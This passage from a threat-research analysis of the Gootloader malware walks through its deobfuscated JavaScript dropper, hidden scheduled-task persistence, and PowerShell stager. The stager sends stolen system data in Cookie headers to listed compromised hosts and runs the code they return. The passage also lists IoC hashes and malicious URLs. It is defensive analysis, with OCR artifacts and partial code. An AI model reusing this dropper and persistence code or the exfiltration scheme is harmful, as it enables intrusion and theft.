
[✓ Include comments]

```
[illegible]
```

***Figure 17**. Our Gootloader decode Cyberchef operation and recipe to decode the strings*

Installation and Persistence

Upon decoding the first stage of JavaScript, the hidden code reveals the installation of malware, its persistence mechanisms, and the execution of subsequent scripts.



```
// Scheduled Task Name
taskname = 'Anger Management';
// Temporary drop filename
dropFileName = 'Statistical Inference.log';
// Drop filename will be renamed to this .js filename
jsFileName = 'Oracle Coherence.js';
// Concatenated strings containing the Javascript payload
payloadScript = '<removed>';
// Create wscript object
objWscriptShell = WScript['CreateObject']('WScript.Shell');
// Create file system object
objFileSystemObject = WScript['CreateObject']('Scripting.FileSystemObject');
 // Create schedule service object
objSchedService = WScript['CreateObject']('Schedule.Service');


// Pseudo-Random Function
function Random(seed) {
        return Math['round'](Math['random']() * seed);
}

// Connect to schedule.service object
objSchedService['Connect']();
//Get a folder to create a task definition in.
schedTaskRootFolder = objSchedService['GetFolder']('\\');

try {
        // Get task name
        schedTaskName = schedTaskRootFolder['GetTask'](taskname);
} catch (esTLiF) {
        schedTaskName = false;
}

if (schedTaskName == false) { // Check if task name is not available
        // Get the subfolders within the %AppData% (Application Data) directory
        var appDataSubFolders = objFileSystemObject['GetFolder'](objWscriptShell['ExpandEnvironmentStrings']('%APPDATA%'))['

        // Determine which subfolder to choose for dropping the JS payload
        var subFolderIndex = 461 - Math['floor'](461 / appDataSubFolders['Count']) * appDataSubFolders['Count'];

        var chosenAppDataFolder = 0;
        var dropFolderChosen = false;

        // Enumerate through the subfolders within the %AppData% directory
        for (var enumerator = new Enumerator(appDataSubFolders); !enumerator['atEnd'](); enumerator['moveNext']()) {
            var currentSubFolder = enumerator['item']();  // Temporarily hold the current subfolder
```


Figure 18*. Deobfuscated and beautified initial stage of JavaScript code.*

Breaking down the script, the key steps are:

1. First it checks if the drop file does not already exist in a determined subfolder within %appdata%.
2. If the drop file doesn't exist, it creates a text file handle and opens the file in write mode.
3. The payload script is then written to the drop file.
4. Random character padding is generated and written to the end of the file - this will bloat the file size to approximately 40 MB.
5. The drop file's name is set to the JS file name (in this example Oracle Coherence.js).
6. A new scheduled task is created using a predefined task name “Anger Management”.
7. Task settings start availability is set to true and visibility is configured to hide.

8. A trigger is set upon user login.
9. An action is created for the task, specifying the dropped script to run.
10. The new task is registered with the scheduled task root folder.
11. The scheduled task is retrieved by name.
12. The scheduled task is executed.


The malware employs a semi-randomized strategy to select a subfolder within the Application Data (%APPDATA%) directory for dropping the malicious file. It begins by enumerating the subfolders present in the %APPDATA% folder. Then, it utilizes a formula that relies on the total number of subfolders to determine the appropriate target subfolder. In this particular malware sample, the calculation involved is as follows:



```
AppDataSubFoldersIndex = 461 - (Math.floor(461 / AppDataSubFolders.count) * AppDataSubFolders.count);

// note: The value of the constant 461 in this example may vary from sample to sample, but the formula itself remains unchanged.
```

The resulting value of the index is used to identify the target subfolder within which the malware file will be placed.

For this instance, if there are 10 subfolders within the infected machine’s %Appdata% directory, the following calculation is performed:



```
AppDataSubFolders.count = 10;
AppDataSubFoldersIndex = 461 - Math.floor(461/ AppDataSubFolders.count) * AppDataSubFolders.count;
```

The folder index result is 1, indicating that the payload will be dropped in the second subfolder within the %Appdata% directory, as counting starts from zero as the base number.


PowerShell Reconnaissance and Stager

After the JavaScript file is dropped, the attack proceeds to execute a PowerShell command. This command is included within the dropped JS file itself. The code contains a hardcoded PowerShell snippet that is executed based on whether the script is running with ‘cscript’ or ‘wscript’.

The conditions are as follows:

- If the script is running with cscript, the PowerShell command is executed using the WScript.shell object.
- If the script is running with wscript, the command runs the cscript.exe executable. It includes arguments for the script's full name and path. The script is opened with the "open" parameter, while the window is hidden.

The PowerShell script enters a loop where it sleeps for 20 seconds between iterations. Within this loop, it randomly selects a URL from a predefined list of URLs to connect to.



- https://construtoraconarte.com.br/xmlrpc.php
- https://bqrc.es/xmlrpc.php
- https://healthforcesuperfoods.com/xmlrpc.php
- https://tangibleinvestmentsinc.com/xmlrpc.php
- https://mixzote.com/xmlrpc.php
- https://savealot.com/xmlrpc.php
- https://cartoongoodies.com/xmlrpc.php
- https://organizingengagement.org/xmlrpc.php
- https://cargillfeed.com.vn/xmlrpc.php
- https://fidgettoyskopen.nl/xmlrpc.php


Figure 19. *List of URLs hardcoded in the script*

Before establishing the connection, the script collects system information, including:

- Environment paths
- Windows OS version
- Running process names
- Titles of all open windows
- List of Windows desktop items and files
- Disk information and disk space usage

To gather this information, the script utilizes the WMI (Windows Management Instrumentation) and “gps” (Get-Process) PowerShell commands.

Each piece of collected information is compressed using GZIP and then encoded with Base64. The stolen information is then sent to the URL via the HTTP Cookie header.



```
Cookie: $tehHCd=$rPQyap; $tehHCd`1=$QTqIzX; $tehHCd`2=$TXNMl; $tehHCd`3=$uzUEe; $tehHCd`4=$QWoi

where the following variable are GZIP+Base64 encoded data:
$rPQyap  - environment paths & Windows OS version
$QTqIzX - running process names
$TXNMl - title of all open windows
$uzUEe - list of Windows desktop items and files
$QWoi - disk and diskspace used
```

A user-agent is also added in the HTTP header:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
```

The PowerShell script anticipates a response from the remote hosts containing additional PowerShell code that is then executed on the local system.

Second Stage PowerShells

Once a successful connection is established with the attacker-controlled host, subsequent PowerShell commands are executed. The specific PowerShell commands invoked in this context will depend on the configuration set by the Gootloader service clients. As Gootloader operates as malware-as-a-service, the exact nature of the PowerShell commands may vary depending on the preferences chosen by Gootloader's clients.

Here are the post infection PowerShell codes that we encountered:

1. Job Receiver: A PowerShell script that waits and receives other PowerShell script jobs from the attacker. Results from these jobs are exfiltrated back to the attacker.
2. Network Scanner: A PowerShell script that conducts network scans and fingerprinting of the local network, specifically examining if SMB (Server Message Block) and Windows Remote Management are open.
3. Remote Command Execution: This PowerShell script establishes a TCP connection with a predetermined host. It sets up a network stream for reading and writing, allowing the infected host to receive commands from the remote host. The script executes the received commands locally on the infected host and sends the results back to the attacker.

Wrapping up

Gootloader's SEO poisoning watering hole technique targeting legal-related search terms represents a significant threat to organizations or even individuals, seeking legal information online. By manipulating search engine results and luring unsuspecting users to compromised websites, Gootloader takes advantage of users' trust in search results to deliver malicious payloads.

We have also delved into various aspects of Gootloader's mechanism and examined the techniques employed by the actors behind it. A noteworthy aspect employed by this attack is the clever implementation of the cloaking mechanism. As it only loads and presents the fake forum to target users, this technique is a challenge for security researchers to detect and identify it. In addition to these, Gootloader also uses obfuscation in every stage of the attack adding layers of complexity.

IoCs

File Name	Hash Type	Hashes
technical services and spares supply agreement 35528.js	SHA256	0afe27f33637dbb8c7aea69e1cb91b4eace2a0840bb819e30ab089221fb35d36
	SHA1	d812feccb9172dd0ecc6190f025f0a3f17208379
	MD5	96cf6b2e9e27db0c03b06fbc06b81854

File Name	Hash Type	Hashes
technical services and spares supply agreement 35528.zip	SHA256	5bdc36838cfae33bbcc027be7e70228fb76d35828d1a21b8b53f2413598634e0
	SHA1	ae4c425e8139dba850bcf978f6e889d10df45a7a
	MD5	799f0f4b22c273bbe07790e7fa8c0c68

URLs:

https://projectspace.org.hk/technical-services-and-spares-supply-agreement/

https://projectspace.org.hk/?a96fc4b=1976965

https://drachtstercompagnie.frl/download.php

https://druczki.pl/download.php

https://camtel.cosavostra.com/xmlrpc.php

https://civpro.io/xmlrpc.php

https://construtoraconarte.com.br/xmlrpc.php

https://bqrc.es/xmlrpc.php

https://healthforcesuperfoods.com/xmlrpc.php

https://tangibleinvestmentsinc.com/xmlrpc.php

https://mixzote.com/xmlrpc.php

https://savealot.com/xmlrpc.php

https://cartoongoodies.com/xmlrpc.php

https://organizingengagement.org/xmlrpc.php

https://cargillfeed.com.vn/xmlrpc.php

https://fidgettoyskopen.nl/xmlrpc.php

https://blackwoolholiday.com/?a720f8d=1373769

https://themasterpiececollection.com/?a2229be=4703335

https://projectspace.org.hk/?a96fc4b=1573747

https://stelizabethcarlisle.com/?a252a96=2053315

https://zlatazimovets.com/?ab0be3b=105129

https://zhangyiou.cn/?ad62686=1893329

https://zetorzsolti.hu/?a8f7196=1932151

http://www.usraslots.com/wordpress/?a820faa=1772155

http://www.venuesfor21stbirthdayparty.com/?aaba9b9=672485

http://fliesenschneider-test.net/?a8fc282=1236940

http://10dim-giann.pel.sch.gr/?a1ceef3=260967

User-Agent:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36